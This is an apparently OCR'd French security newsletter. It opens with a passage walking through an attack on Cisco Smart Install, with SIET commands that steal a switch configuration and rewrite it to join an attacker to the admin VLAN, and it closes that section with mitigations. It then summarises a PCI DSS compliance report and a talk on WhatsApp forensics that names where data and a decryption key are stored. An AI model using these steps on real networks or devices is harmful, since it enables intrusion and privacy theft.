
Le détail de cette analyse a été communiqué à la communauté Snort dans le but d'améliorer les règles de détection de l'outil. À la rédaction de l'article, les discussions sont toujours en cours.

Toutefois, selon la configuration de l'IDS, le fait d'envoyer une requête TFTP d'accès en lecture est susceptible de générer une alerte. De même, si un pare-feu central isole le réseau vulnérable du réseau de l'attaquant, il se peut que le port UDP 69, utilisé par TFTP, soit bloqué dans les deux sens.

> Exemple de scénario complet d'exploitation

Contexte du scénario

Imaginons un scénario illustrant le risque que représente Smart Install sur un réseau segmenté. On considère un réseau d'entreprise composé de deux réseaux isolés de manière logique : un à disposition des visiteurs, un autre pour l'administration. Ces réseaux sont isolés, car chacun situé sur des VLANs différents :



Réseau déployé pour la réalisation du scénario d'attaque

Un attaquant est connecté au VLAN 1 (Visiteur), et dispose de l'IP 10.0.0.1. Sur le sous-réseau d'administration (VLAN2, Admin), un service web privé est exposé à l'adresse IP 10.0.1.1, et un poste d'administration est actif sur l'IP 10.0.1.2. Le switch est paramétré avec l'IP 10.0.0.254 sur le VLAN1 et 10.0.1.254 sur le VLAN2.


Seul le poste d'administration est en mesure d'accéder au serveur d'administration, pour des raisons de sécurité évidentes. Le but de ce scénario est donc de permettre à l'attaquant de contacter le serveur d'administration, en exploitant les vulnérabilités du commutateur du réseau.

Vol de la configuration de l'équipement

La première étape consiste à télécharger la configuration du switch. Le choix de l'outil s'est porté sur SIET car il intègre l'ensemble des exploits dont l'attaquant a besoin pour briser la segmentation des VLANs. L'attaquant exécute donc la commande suivante :

```
./siet.py -g -i 10.0.0.254
```


La capture suivante illustre le déroulement complet de l'exploit, tel qu'expliqué dans la seconde partie de l'article.



Déroulement du service de sauvegarde, capturé sur Wireshark

« Initialement prévu pour faciliter le travail des administrateurs de grands réseaux, le service Smart Install représente en réalité une menace importante pour l'intégrité d'un réseau. En manipulant la configuration des équipements, il est possible d'obtenir des informations sensibles telles que des empreintes de mots de passe, de briser la segmentation de réseaux virtuels, d'intercepter du trafic, de couper une partie du réseau ou d'introduire des portes dérobées »


Désormais en possession de la configuration du switch, l'attaquant est en mesure d'identifier la présence du VLAN d'administration auquel il ne peut pas accéder. Le fichier de configuration porte cette information dans la partie dédiée à la configuration des interfaces :



Extrait du fichier de configuration de l'équipement, comportant la configuration des interfaces

Il doit maintenant déterminer sur quel port physique il est relié du côté du switch vulnérable, pour modifier sa configuration. Dans le cas étudié, l'attaquant est en lien direct avec le switch vulnérable. Cette information est donc portée par le protocole CDP (Cisco Discovery Protocol), utilisé par les équipements Cisco pour la découverte du voisinage réseau. Si cela n'avait pas été

le cas, il reste à l'attaquant la possibilité de changer la configuration de toutes les interfaces faisant partie de son VLAN, au risque d'élever drastiquement ses chances d'être repéré.
En écoutant simplement le trafic à destination de son interface Ethernet, l'attaquant peut donc identifier qu'il est connecté sur l'interface FastEthernet1/0/1 en observant les paquets CDP qui arrivent à lui :



Contenu d'un paquet CDP, capturé sur Wireshark

Modification de la configuration

L'attaquant peut alors réécrire la configuration de cette interface pour l'ajouter au VLAN d'administration, en ajoutant la ligne de configuration suivante :

```
switchport access vlan 2
```


Fichier de configuration modifié par l'attaquant

Il ne lui reste plus qu'à provoquer la mise à jour de la configuration du système, et à planifier le redémarrage de l'appareil pendant la nuit suivante pour éviter toute suspicion. L'outil SIET demande une légère modification pour permettre de transférer un fichier arbitraire, et intègre la gestion du délai de redémarrage.

L'attaquant n'a donc plus qu'à exécuter la commande suivante, puis entrer les paramètres du délai de redémarrage :


```
./siet.py -c -i 10.0.0.254
```

Une fois que le paquet a atteint l'équipement, il ne lui reste plus qu'à attendre le redémarrage de l'équipement :



Déroulement de l'exploit d'écrasement de configuration, capturé sur Wireshark

L'attaquant se retrouve donc à l'intérieur du VLAN d'administration une fois passé le redémarrage du switch. Il peut paramétrer son adresse IP pour intégrer le sous-réseau d'administration, dont la plage d'adresse est indiquée dans la configuration qu'il a dérobée, et accéder au serveur d'administration :



Capture Wireshark montrant l'attaquant contacter le serveur d'administration

Une fois qu'il aura terminé ce qu'il souhaite accomplir, l'attaquant sera en mesure de réutiliser Smart Install pour rétablir la configuration initiale de l'équipement.

Conséquences supplémentaires

Les possibilités offertes par ce service permettent la réalisation d'autres types d'attaque sur le réseau déployé dans cet exemple, telles que :

- **Changer le mot de passe d'administration**. Toute réparation demandera à l'administrateur d'effectuer un retour à la configuration de sortie d'usine pour retrouver la main sur le système depuis la console.

➕ **Mettre en place un monitoring du VLAN d'administration**, et ainsi capturer tous les paquets de ce VLAN dans le but d'intercepter des secrets échangés entre le serveur et le poste d'administration. Ce changement fait cependant perdre à l'interface sur laquelle est relié l'attaquant sa capacité à être contactée par le protocole IP, rendant Smart Install inutilisable. L'attaquant ne pourra donc plus rétablir la configuration d'origine du switch.

➕ **Ouvrir un service SSH** et ainsi déployer une backdoor sur l'équipement.

> Conclusion

Résultats de l'étude

Initialement prévu pour faciliter le travail des administrateurs de grands réseaux, le service Smart Install représente en réalité une menace importante pour l'intégrité d'un réseau. En manipulant la configuration des équipements, il est possible d'obtenir des informations sensibles telles que des empreintes de mots de passe, de briser la segmentation de réseaux virtuels, d'intercepter du trafic, de couper une partie du réseau ou d'introduire des portes dérobées.

De plus, certaines vulnérabilités ont été identifiées dans l'implémentation du protocole lui-même, comme la vulnérabilité **CVE-2018-0171**. Elle provient d'un dépassement de tampon dans la procédure de mise à jour du firmware et permet l'exécution de commande avec les privilèges du système. L'attaquant a donc tout le loisir d'exécuter des commandes arbitraires directement sur le système sans qu'un redémarrage ne soit nécessaire !

Statistiques

Depuis son apparition en 2009, 36 modèles Cisco supportent Smart Install en tant que client. Au cours du mois précédant l'attaque de 2018, un rapport publié par les équipes de Shodan indiquait plus de 168 000 équipements vulnérables en raison de l'exposition du service client Smart Install [4].

Suite aux alertes publiées par Cisco lorsque Smart Install a commencé à être exploité, le nombre d'équipements vulnérables a chuté pour atteindre 30 000 unités lors de la rédaction de cet article.

Ces chiffres ne représentent que les équipements exposés sur Internet. Il est difficile de connaître le nombre exact d'équipements vulnérables au sein de réseaux isolés. Mais en prenant en considération que Cisco demeure en 2019 leader sur le marché des équipements réseau dans l'industrie [10], Smart Install représente encore aujourd'hui un risque majeur pour la sécurité des réseaux privés.

Statistiques sur le nombre d'équipements exposant Smart Install sur Internet (Shodan)

Mesures préventives

Pour chaque équipement Cisco compatible Smart Install, il est indispensable de désactiver le service en entrant la commande no vstack, et ce même si le service n'est pas utilisé [3]. Cette commande peut être entrée en console d'administration. Si le service est utilisé activement par les équipes de gestion du réseau, le fichier de configura-

tion peut contenir cette commande et ainsi prévenir toute exploitation ultérieure.

Il est également conseillé de filtrer les connexions TCP depuis l'extérieur à destination du port 4786 avec un pare-feu. Pour des besoins d'analyse de menaces, une remontée des tentatives de connexion au sein d'un SOC peut également présenter un intérêt.

Enfin, il est conseillé de filtrer ou de remonter les connexions TFTP provenant de réseaux non dignes de confiance. Ce protocole ne comporte aucun mécanisme d'authentification, et peut donc permettre de dérober des fichiers sensibles comme dans le cas de Smart Install.

Références

[1] https://www.kaspersky.com/blog/cisco-apocalypse/21966/

[2] https://www.ciscozine.com/cisco-smart-install-remote-code-execution/

[3] https://tools.ietf.org/html/rfc1350

[4] https://www.shodan.io/report/ufskAhqf

[5] https://2016.zeronights.ru/wp-content/uploads/2016/12/CiscoSmartInstall.v3.pdf

[6] https://github.com/Sab0tag3d/SIET

[7] https://twitter.com/360Netlab/status/983055141132800000

[8] https://github.com/ChristianPapathanasiou/CiscoSmartInstallExploit/

[9] https://www.snort.org/advisories/talos-rules-2019-12-19

[10] https://www.sdxcentral.com/articles/news/cisco-continues-to-dominate-the-switch-router-markets/2019/03/

[11] https://github.com/xmco

La publication du mois


par Thomas ZUGARRAMURDI

> 2019 Payment Security Report de Verizon

Comme chaque année, Verizon a publié son rapport sur la sécurité des moyens de paiement. Ce dernier parcourt un à un les chapitres du standard PCI DSS pour mettre en évidence les tendances relatives aux problèmes rencontrés durant les audits de certification.

Atteindre une conformité PCI DSS effective et durable en 5 ans a été le pari ambitieux de Visa lors de la publication de la première version du standard PCI DSS en 2004. Quinze ans plus tard, on estime qu'un cinquième des entreprises certifiées PCI DSS ne possèdent pas de « plan de maintien de la conformité » à suivre au cours de l'année.

En 2018, le nombre d'entreprises qui parvenaient à maintenir leur conformité au standard tout au long de l'année était de 52.5% et atteint **36.7%** en **2019**.



Nombre d'organisations parvenant à maintenir leur conformité PCI DSS durant l'année entre 2012 et 2018 en pourcentage

Initialement pensés pour être faciles à reconduire, les processus de renouvellement de la certification PCI DSS sont


vécus comme une **répétition annuelle du chemin tortueux de la première certification**. La ligne directrice de la conformité PCI DSS indique clairement que le fait de répondre aux exigences doit s'inscrire dans le temps à travers des processus de maintien de la conformité. Autrement dit, les entreprises doivent adopter une attitude **proactive** quant au maintien de la certification plutôt qu'une attitude **réactive**.

Dans ce dernier cas, trop souvent observé, les entreprises répondent aux non-conformités relevées par les QSAs dans l'objectif d'être **conforme à un instant donné sans penser sur le long terme**.

Géographiquement, c'est la région de l'Asie-Pacifique (APAC) qui gère le mieux le maintien de la certification au cours de l'année. En effet, dans cette région **70%** des 59 entreprises étudiées parviennent à être conformes aux exigences PCI DSS tout au long de l'année.

Ce pourcentage est de **20%** pour les 151 entreprises sur le continent américain (Americas) et 49% sur 92 entreprises en Europe/Moyen-Orient (EMEA).

Ainsi, la grande majorité des entreprises qui ont déjà été conformes PCI DSS ne sont pas capables de **maintenir leur certification sans une aide extérieure**.



Taux de conformité totale tout au long de l'année des organisations par région

Tout l'enjeu d'un plan de maintien de la conformité est de réagir efficacement aux modifications de l'environnement.

Le rapport met en lumière certains constats qui peuvent être la cause de difficultés s'ils ne sont pas appliqués :

- Le processus de maintien de la conformité nécessite le **soutien du management**.
- Les entreprises doivent allouer suffisamment de **ressources financières, humaines et techniques** pour atteindre les objectifs de la conformité et de son maintien.
- Le maintien de la conformité doit être un sujet abordé lors de réunions rassemblant **les dirigeants**.
- La formation à la sécurité doit aller au-delà du modèle classique « une heure une fois par an ».
- Les entreprises doivent **comprendre et maîtriser les risques de sécurité** auxquels elles s'exposent.
- Les entreprises doivent veiller à ce que les tierces parties respectent leurs politiques voire les exigences qui leur sont applicables.
- Les politiques et procédures doivent être **écrites de manière simple, sans équivoque et accessibles** par tous.
- Les entreprises doivent **surveiller le bon déroulement** de leurs plans et processus de maintien de la conformité.


Quelques erreurs classiques sont :

- Débloquer des ressources que pour la certification annuelle et **peu** (voire aucune ressource) **pour son maintien**.
- Se concentrer uniquement sur la mise en conformité et non sur l'objectif sous-jacent qui reste **la protection des données.**
- Se focaliser uniquement sur les technologies en oubliant les **procédures** et les **processus**.

La nouveauté de ce rapport est la corrélation entre des incidents de sécurité affectant des entreprises et leur conformité PCI DSS. L'équipe d'investigation forensique PCI (PFI) de Verizon a rassemblé les données des causes d'incidents de sécurité entre 2016 et 2018 de leurs clients conformes au PCI DSS.

« La ligne directrice de la conformité PCI DSS indique clairement que le fait de répondre aux exigences doit s'inscrire dans le temps à travers des processus de maintien de la conformité. »

Il a ainsi été observé que la plupart des entreprises avaient des **difficultés à reconstruire la succession des évènements** grâce à une journalisation efficace des évènements (exigence 10.2), pourtant essentielle lors d'une investigation après un incident. Il est estimé que dans **73.5%** des incidents concernant une organisation certifiée PCI DSS, les exigences du chapitre 10 ne sont pas appliquées. Le manque de journalisation des évènements rend la détection d'attaque encore plus difficile. C'est pourquoi, dans **40.8%** des incidents, le non-respect des exigences du chapitre 10 contribue à l'incident.




Corrélation entre l'application du chapitre 10 et les incidents de sécurité

Publication
2019 Payment Security Report de Verizon


Lors de ses investigations, l'équipe d'investigation forensique PCI de Verizon s'est attachée à essayer de trouver l'origine des incidents de sécurité. Plus précisément, l'objectif était d'attribuer la cause d'un incident à la non-conformité d'un certain chapitre parmi les douze du PCI DSS.

Ainsi, parmi les 12 chapitres formant les exigences du standard PCI DSS, c'est le **maintien de la conformité du sixième** chapitre qui se révèle être le plus délicat. Sont ainsi concernées dans ce chapitre les exigences relatives au **patch management**, à **la gestion des vulnérabilités**, à la **gestion du changement,** et aux procédures de **développement sécurisé**.



Les chapitres identifiés comme cause des incidents de sécurité selon les investigations PFI

La non-conformité des exigences PCI DSS du chapitre 6 a été détectée comme cause principale des incidents de sécurité dans 26.5% des cas. Viennent ensuite le **chapitre 1** sur la configuration des pare-feux (18.4%) et le **chapitre 8** concernant la gestion des utilisateurs et de l'authentification (12.2%).



Corrélation entre l'application du chapitre 6 et les incidents de sécurité

Il a été observé que **plus les entreprises étaient de petite taille, plus les incidents de sécurité étaient récurrents**. Cela est notamment dû à une mauvaise gestion des procédures afin de garantir la sécurité des systèmes.

En effet, le travail nécessaire pour assurer la sécurité d'une infrastructure n'est souvent pas la priorité dans les petites structures : les tests d'intrusion internes/externes, scans de vulnérabilités et surveillances des systèmes sont souvent **négligés**.

Références

https://enterprise.verizon.com/resources/reports/2019-payment-security-fullreport-bl.pdf

Retour sur l'édition CoRIIN 2020

Par Charles DAGOUAT et Aurélien DENIS

Avec 400 personnes réunies à cette occasion, cette nouvelle édition de la CoRIIN a été un franc succès. Vous trouverez ci-dessous le compte-rendu des différentes présentations réalisées au cours de cette journée.

Nous tenons à remercier les membres du CECyF, l'association qui organise chaque année cette conférence.

L'investigateur, le Smartphone, et l'application WhatsApp

Guenaëlle De Julis - CERT-XLM / Excellium

Présentation

https://www.cecyf.fr/wp-content/uploads/2020/02/CoRIIN2020-Smartphone-Whatsapp.pdf

Guenaëlle De Julis du CERT-XLM (Excellium) est revenue sur une mission d'investigation inforensique d'un terminal mobile. L'objectif de l'investigation était d'extraire un maximum d'informations de la messagerie WhatsApp.

La présentation s'est articulée autour de trois axes majeurs :

1. L'acquisition des données ;
2. La structure des bases de données de l'application ;
3. Comment corréler un grand nombre d'informations de bases de données via une bibliothèque de bigdata (python pandas).

La conférence a commencé par la première étape de l'analyse inforensique : l'acquisition des données à analyser. L'application WhatsApp stocke ses données dans des bases de données SQLite, mais la manière de les stocker diffère entre les plateformes Android et iOS.

Dans le cadre de cette investigation, seule la plateforme Android a pu être étudiée. Les éléments présentés par la chercheuse concernant WhatsApp pour IOS sont théoriques, et n'ont pas pu être validés.

Acquisition iOS

En ce qui concerne l'acquisition de données WhatsApp sur iOS, un rappel important est fait : le chiffrement de bout en bout (End-to-end encryption) proposé par l'application ne s'applique qu'au transport du message, pas à son stockage. Une fois le message transmis, il est possible pour le terminal de stocker ces informations à des fins de backup sur iTunes. Il est également possible via l'utilitaire iExplorer de récupérer les données de l'application, dont les conversations et les contacts en clair.
Ces derniers sont stockés dans les chemins suivants :

- group.net.whatsapp.Whatsapp.shared/ChatStorage.SQLite ;
- group.net.whatsapp.Whatsapp.Shared/Contacts.SQLite.

Il est possible d'accéder aux documents stockés au chemin suivant : net.whatsapp.Whatsapp/Documents.

Enfin, si le périphérique est rooté / jailbreaké, il est possible d'accéder directement au système de fichiers pour obtenir des artefacts supplémentaires (journaux d'évènements, bases de données temporaires…)

Acquisition Android

L'application WhatsApp sur Android stocke également des sauvegardes de WhatsApp, mais ces dernières sont chiffrées (AES-256). Ces sauvegardes chiffrées sont disponibles sur Whatsapp/Databases/msgstore.db.crypt{0-12}.

La clef de déchiffrement de la base de données est cependant disponible en clair sur le terminal (ce qui nécessite un accès direct au système de fichiers et donc un accès root) à l'endroit suivant : data/com.whatsapp/files/key.

Les bases de données de l'application sont disponibles aux emplacements suivants :

- data/com.whatsapp/databases/wa.db ;
- data/com.whatsapp/databases/msgstore.db.

La structure des bases de données

